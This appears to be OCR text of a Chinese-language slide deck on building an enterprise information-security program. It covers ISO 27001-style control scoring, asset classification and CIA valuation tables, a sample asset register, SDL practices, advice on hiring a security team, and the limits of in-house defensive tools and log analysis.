A7 资产管理	1	0	5	7	0	33.8
	8%	0%	38%	54%		
A8 人员安全	2	6	2	7	0	28.2
	12%	35.3%	11.8%	41.2%		
A9 物理和环境安全控制	14	2	4	4	1	18.4
	56%	8%	16.00%	16%		
A10 通信与操作管理	24	6	16	24	3	24.7
	33%	8%	22%	33%	4%	
A11 访问控制	29	7	2	21	0	22.5
	49%	12%	3%	36%	0	
A12 信息系统获得、开发与维护	9	2	0	15	0	28.1
	35%	7.7%	0.0%	57.7%	0.0%	
A13 信息安全事件管理	5	0	0	6	0	26.4
	45%	0.00%	0.00%	54.55%		
A14 业务连续性管理	0	0	0	6	0	40.0
	0%	0%	0%	100%		
A15 法律和策略的符合性控制	10	2	0	12	2	23.8
	38%	8%	0%	46%		
总计：						29.89

安全控制水平级别	评分标准	安全控制域数量
好	0-14.9	0
较好	15-20.9	1
中等	21-26.9	2
较差	27-33.9	8
差	>=34	0

1、符合的权值为0.1，基本符合的权值为0.2，部分符合权值为0.3，不符合的权值为0.4。
2、安全控制评分=（符合×0.1+基本符合×0.2+部分符合×0.3+不符合×0.4）*100

总计：	29.89

从零开始建设全面完整的安全体系

CIA赋值标准（细化）

硬件CIA赋值表：

序号	硬件	机密性	完整性	可用性
1	重要系统主机	1	5	5
2	非关键应用系统主机	1	5	4
3	一般应用系统主机	1	4	3
4	关键的网络设备	1	5	5
5	重要网络设备	1	5	4
6	一般网络设备			
7	安全设备			
8	重要（机房）环境设施监控设备			
9	一般（机房）环境设施监控设备			
10	网络和主机监控设备			
11	存储设备			
12	备份设备、备份介质			
13	打印机			
14	复印机			
15	传真机			
16	个人办公电脑			

资产大类	资产中类	资产小类
硬件	主机	大型机
	终端	小型机
	网络设备	PC服务器
	安全设备	台式机
	备份存储设备	笔记本
	备份存储介质	监控终端
	传输线路设备	操作终端
	监控设备	交换机
	办公辅助设备	路由器
		防火墙
		入侵检测设备
		扫描设备
		硬证书/令牌
		负载均衡设备
		VPN
		加密机
		网闸
		磁带机
		磁带库
		磁盘阵列
		NAS/SAN/存储
		磁带
		移动硬盘/U
		存储卡

资产大类	资产中类	资产小类
软件	操作系统	Windows服务器版
	数据库	Windows个人版
	中间件	Solaris
	应用系统	SCO-unix
	其它软件	Linux
		HP-UX
		AIX
		Oracle
		SqlServer
		DB2

资产大类	资产中类	资产小类
信息	业务信息	法律法规
	非业务信息	收发文
	实体信息	内部规章制度
		交易数据
		监察数据
		数据库数据
		销售市场信息
		客户资料
		采购信息
		人力资源信息

资产大类	资产中类	资产小类
人员	内部人员	领导
	外部人员	中层领导
		业务人员
		技术人员
		管理人员
		保障人员
		其他内部人员
		业务外包人员
		开发外包人员
		维护外包人员


资产大类	资产中类	资产小类
服务	关键支撑服务	业务服务
	非关键支撑服务	机房供电
		机房空调
		通讯
		快递服务
		物流服务
		广告
		设备维护保养服务
		设备巡检服务
		软件开发外包服务
		IT技术服务/IT管理

应用系统类信息资产登记表样例

部门：信息技术部　　填写人：　　时间：

资产登记													资产评估					
资产组编号	资产组名称	资产编号	资产大类	资产中类	资产小类	资产名称	设备数量	资产位置	所有者(Owner)	管理者(Manager)	使用者(User)	资产描述	机密性	完整性	可用性	资产价值	资产组价值	资产更新状态
XXJS-SYS-001	网站系统资产组	XXJS-Har-001	硬件	主机	PC服务器	网站系统服务器	NA	中心机房C3	信息技术部	硬件支持部	网站管理岗	IBM-PC-WEBSVR	4	5	4	4.4	4.4	修改前
XXJS-SYS-001	网站系统资产组	XXJS-Soft-001	软件	操作系统	操作系统	网站系统服务器操作系统	NA	网站系统服务器	信息技术部	系统部	网站管理岗	MS-Windows 2003 Standard SP2	1	5	4	4.1	4.4	修改前
XXJS-SYS-001	网站系统资产组	XXJS-Soft-002	软件	应用系统	应用软件	eWebSoft-eWeb Editor应用系统	NA	网站系统服务器	信息技术部	系统部	网站访问用户	网站80端口应用的用于上传文件的组件	1	5	4	4.1	4.4	修改前
XXJS-SYS-001	网站系统资产组	XXJS-Soft-003	软件	中间件	中间件	MS-IIS中间件	NA	网站系统服务器	信息技术部	系统部	网站管理岗	网站80端口应用的Web Serve	1	5	4	4.1	4.4	修改前
XXJS-SYS-001	网站系统资产组	XXJS-Soft-004	软件	中间件	中间件	Tomcat中间件	NA	网站系统服务器	信息技术部	系统部	网站管理岗	保卡应用的Web Server	1	5	4	4.1	4.4	修改前
XXJS-SYS-001	网站系统资产组	XXJS-Soft-005	软件	数据库	数据库	MS-ACCESS数据库	NA	网站系统服务器	信息技术部	系统部	网站管理岗	网站80端口应用数据库	1	5	4	4.1	4.4	修改前
XXJS-SYS-001	网站系统资产组	XXJS-Soft-006	软件	数据库	数据库	Oracle-数据库	NA	OA系统数据库生产主机	信息技术部	系统部	网站管理岗	OA系统数据库保卡应用实例	1	5	4	4.1	4.4	修改前
XXJS-SYS-001	网站系统资产组	XXJS-Soft-007	软件	应用系统	其他应用系统	防篡改系统	NA	网站系统服务器	信息技术部	系统部	网站管理岗	XX-Web Alarm 2.5	1	5	4	4.1	4.4	修改前

从零开始建设全面完整的安全体系



从零开始建设全面完整的安全体系

WiFi&内网安全

明文传输的数据被监听的风险(WiFi传输的尤其难以排查)
中间人攻击风险
DNS劫持
出于攻击成本考虑，如果远程入侵较难实现，攻击者(只要利益足够大)就会考虑在物理上到一趟目标公司(附近)，通过蹭网工具连接上WiFi，从流量中窃取到用户名、密码、内网系统的IP后，查找并利用漏洞进行破坏活动。

正常人也许会觉得隔离内外网，就可以防止黑客攻击了。

或者已经设置成了需要VPN、堡垒机跳转才可以访问内网的服务器，还做了安全域划分，因此内网存在很多问题也没关系。

实际上攻击者想的更多的是利用漏洞，绕过这些限制进行访问。


从零开始建设全面完整的安全体系

站在研发角度设定SDL(安全开发生命周期)

软件安全涉及软件开发周期，编程语言，安全知识，软件工程等诸多方面
软件安全风险管理框架分成如下6个步骤，在软件的全生命开发周期去跟踪和消除安全风险：
Understand the Business Context（了解业务需求）
Identify the Business and Technical Risk（确认业务/技术风险）
Synthesize and Rank the Risks（综合分析风险并划分级别）
Define the Risk Mitigation Strategy（定制降低风险的策略）
Carry Out Fixes and Validate（实施修复并验证结果）
Measuring and Reporting On Risk （测量并报告风险）
软件安全开发最佳实践的7个切入点
Security requirements（安全需求）
Abuse case（滥用的测试用例）
Architecture risk analysis（软件架构风险分析）
Risk-based security tests（基于风险的安全测试）
Code review（代码审查）
Penetration testing（渗透测试）
Security operations （安全操作）
涉及到的文档及规范有
《代码安全评估报告》、《漏洞修复方案》、《代码安全优化方案》、《代码安全编程规范》、《安全编码技术培训教材》等等.....


从零开始建设全面完整的安全体系

通常会用到**代码审计工具**
比如Fortify SCA 、CheckMarx等



这些工具会给出漏洞的高中低危评级、修复建议、定位到相应源码，**但是有很多的误报，需要人工排除**

以及一些在线**代码审计平台**如:
https://scan.coverity.com/
*在线平台会收集公司源码，不很推荐使用



安全团队的组建：招到正确的人

安全圈的普遍形象

目前国内很多安全圈人员的普遍性格和形象：极客(怪蜀黍)
昵称特征：A写成4，e写成3，o写成0，如:tomcr00se
性格：容易极端(追求极致)，情绪化(某些方向上发展比较深入)，
想法多(且异于常人)，EQ{此处省略一万字}

措辞及图片思想比较真(wei)诚(suo)

以及另外一些极端 – 保密级别非常高，非常正常，通常接触不到

推荐的做法有：

-从(口碑好的)安全公司的安全服务部、等保/分保实施部

-从研发部培养

次推荐的做法有：

-找到安全圈，并写出正确的简历

-高校的CTF(Capture The Flag)竞赛选手

安全团队的组建：招到正确的人

*一定不要用招聘其他岗位人员的想法去招安全人员，黑客之所以能黑进来，就是因为想法跟正常人不太一样，因此，能在黑客之前发现问题并修复的人平时想法也跟正常人不太一样。

学历问题

这点需要单独说一下，目前在中国大陆攻防(找漏洞or修复漏洞)技术厉害的，普遍学历比较低，而且没几个有CISSP，CCIE等高大上的证书，大部分不是科班出身。

简历内容

对于大部分的甲方来说，真正需要的更多的是全方位的人才，对于安全的理解有整体视角、并且能够协调好与各个部门之间关系的人，而不是在某几个点上特别深入的乙方型人才；比如在技术上对主要漏洞的覆盖更为全面的，相比在**某些细分领域**取得过重大成就的，会适用得多。

*但是与其他行业显著不同的是：很靠谱的，执行过涉密任务的，可能简历上什么都不写。

专业安全公司(安全服务部、等保/分保实施部)从业经历

更适合甲方的是以上两个部门的人员，安全服务部的工作内容通常是找出网站&应用的漏洞并出具修复方案，比较清楚要做什么，而且需要经常去甲方公司做项目，实施经验比较丰富，圈子里的各个方向的朋友也多。只要不懂的能问到怎么做，表达上能够注意到他人感受，人品不出问题，一般是可用的。

安全团队的组建：招到正确的人

性格

安全是这样一件吃力不讨好的事情：假设一共存在100个高危漏洞，即使完美修复了99个，只要还剩1个被黑客发现，用户数据仍然失守。因此性格需要是能够不断追求极致的，避免找不全。
还有一个一定要追求极致的原因是，如果找的是得过且过的，会更倾向于为了防止发生故障被领导责罚，在数据泄漏后才去修复漏洞，甚至删除日志掩盖被攻击的事实，而不是在事件**发生前**尽可能地**阻止**这一切的发生。
低调、不炫技也是必备条件。

年龄&从业年限

在其它行业，从业年限可能是越长越好。但是安全是相对的，有些岗位比如应急响应人员，从业年限长的操作起来更熟练，更低故障率。但是在当前漏洞大爆炸的背景下，由于新的系统、设备、漏洞类型不断产生，是否能快速学会新技术比经验丰富重要很多。有些从业年限不长，但是拥有成熟的解决方案、业内最佳实践、信息安全专业外语比较精通、故障/返工/修复后绕过率比较低的年轻人，也是很不错的选择。

应该招多少人

这跟月独立访客数(UV)、媒体曝光度、业务复杂度、资产重要性、行业性质、架构等等都有关系。
假设是涉及到交易支付的电商，媒体曝光度较高，月独立访客量1000W，每10万人中至少会有1个是恶意用户，那么每个月就得面对100个黑客的攻击尝试。
如果拥有并正确配置了功能成熟全面的入侵检测系统、防病毒、蜜罐、应用防火墙、垃圾邮件网关、高防IP等等，安全人员数量上就不用太多，但是只招一两个人负责所有一切的做法也是不可取的。

安全团队的组建：招到正确的人

坑点

在专业人员数量稀缺的甲方，由于大部分人并不了解安全技术和当前环境，经常存在以下坑点：

1. 通常仅了解DDOS攻击、SQL注入、信息泄露，其他类型的漏洞无人理解，被忽略
2. 关注不到细节(高中低危定级、利用难度)，更注重宣传、人际关系
3. 平时觉得不会受到黑客关注，看不到攻击便认为没有攻击，对安全的理解停留在很久以前，缺乏对攻击面广度的理解，不肯做出相应措施，当出现安全事件时，又觉得安全人员不称职
4. 部分问题的危害程度、描述、验证方式存在多样性，被误解&责怪
5. 计算KPI时，将漏洞上报数量作为主要判断依据，导致越不专业，误报率越高的人员，KPI越高
6. 倾向使用验证方式和修复建议都不很正确的方案，因为提到的点多、修复耗时耗力，显得全面
7. 关注合规，以及看得见的部分，忽略真实问题的解决
8. 不了解业内情况，一开始招了不合适的人，后续工作几乎无法开展
9. ……

安全团队的组建：招到正确的人

实在招不到的情况下，从研发培养

一方面是关注点相似度高，转型成本低，见效快。

一方面是安全部的工作内容本身很容易跟研发部发生冲突，在研发每天想着怎么建设时，安全每天在想着如何找到哪里出漏洞了，增加工作量，研发改好之后，安全又想出了绕过方式，继续增加工作量...

能站在研发的角度上思考问题 能够考虑到带来的开发效率低、代码维护难、新人懵圈、项目延期、无法扩展、性能受损等等问题，就比较不容易提出很多不切实际的SDL和修复方案。

比如有些业务复杂度很高、页面也很多的系统，一下子找到几十个拼接用户提交内容造成的漏洞，需要每个点都改代码，过滤很多个字符，这种事情不太应该丢给研发去做，每个点每个功能过滤一次；要彻底解决问题，又让换架构，放弃拼接。于是研发的开发时间变成了原有的110%-150%，而如果用WAF进行拦截，只需要加几条规则。

*很多即使从业10年以上的安全人员，包括BATH背景的，想法也仍然太偏安全或运维，可能会要求研发通过耗时耗力的方式解决安全问题，成本高昂，一定要注意。

安全团队的组建：招到正确的人

尽量规避的

代码审计大师：业内很少有技术厉害的会说自己擅长代码审计，这类人员还容易把公司源码带走外泄。
日志分析大师：甲方企业，更多需要的是防御攻击，使其发生不了，而不是从日志里找出我们被攻击了。
外企安全工程师：大部分从事的不是国内企业真正需要的工作内容，只有很少的一部分会接触到攻防对抗，虽然职位名称都有Security，但是有些实际更多是运维和项目经理。
不能提供《无犯罪记录证明》仍然要接触企业核心资产的人员。 --有时候碰到的就是做黑产的。
很能说，没有接触过《保密协议》，《补充保密协议》，关键岗位没有签过《关键岗位人员信息安全保密协议》，性格上不像经历过保密教育那样微博不敢发、论坛不敢逛，但是仍然号称受到重用的。
安全圈里不认识人的：入职后一方面容易招不到人，或者造成笨蛋大爆炸，日后来了优秀的人才也留不住；另一方面，很多资源只在少数人手中流传，这里算笔账：
同样是代码审计1GB的JAVA源码，有一定人脉的，不花钱或者请吃顿饭，朋友关系搞定了。
没有人脉的，可能就得1. 人工审计 2.自研 3. 购买(用假设HP Fortify SCA审查1GB的JAVA源码，其开销是足够雇佣好几个人干一年的)；实际成本高昂；
只会SQL注入的：这种类型的人特别多，以前是可以，但是现在有了很多可以很好防御SQL注入的开源方案。如果不能学会检测其他类型的攻击，尽量不要聘用。
***安全人员的KPI，比起问题发现了多少，更重要的是看还剩多少 。**
发现的漏洞不仅可能是误报、还有可能是自己制造出来补充KPI的；
解决问题的方案也有可能与业内最佳实践差距很大；
要知道漏洞还剩多少，最简单的方式是设立SRC收集外部报告的漏洞，并提供相应奖励。

防御产品的自研

***如果招的人是靠谱的，在安全团队人手富足，且已将成熟防护上全之前，都不会建议自研。**

按照正常人的思维方式，访问IDC机房服务器是需要有账号有权限的，还需要先登录堡垒机，然后SSH过去，输入用户名密码才可以

然而黑客会自己找有没有上传点，将webshell上传到服务器，获取控制权

按照正常人的思维方式，对外只开放80和443端口，觉得3306和1433等端口上的数据库服务就安全了

但是黑客会去找能够与后台数据库产生交互的点，间接与数据库进行通讯

按照正常人的思维方式，代码里没有提供对外下载数据库全库的功能

所以黑客会自己写一段这样的命令，加入到查询中，下载数据库全库

只要不出故障，就可以事不关己高高挂起，而且自己不会引起黑客注意的

然而黑客有时候是熊孩子，学了点技术就把数据库密码在网上到处发，还不知道是错的

有没有想过这样一些问题：

自研的防御体系全面建立起来需要多少年？

真的评估过自研的复杂度和可实现性吗？

自己最多能忍受处于可被攻破的状态多少年？

防御产品的自研

一定要注意的：安全体系建设的初衷和目的 — “预防”安全事件的发生


站在运维的角度，比较熟悉的是日志分析。

以及日志分析平台ELK(Elasticsearch、Logstash和Kibana)，从日志里面发现攻击。

其中记录的很多是登录尝试、IP地址、端口号、UserAgent、时间信息、URL...


***但是日志作为事后措施，显然不是用来预防攻击的；**

而且日志除了可能没记录到关键信息外，还可以被删除、篡改、截断，不太推荐在裸奔情况下作为重点。



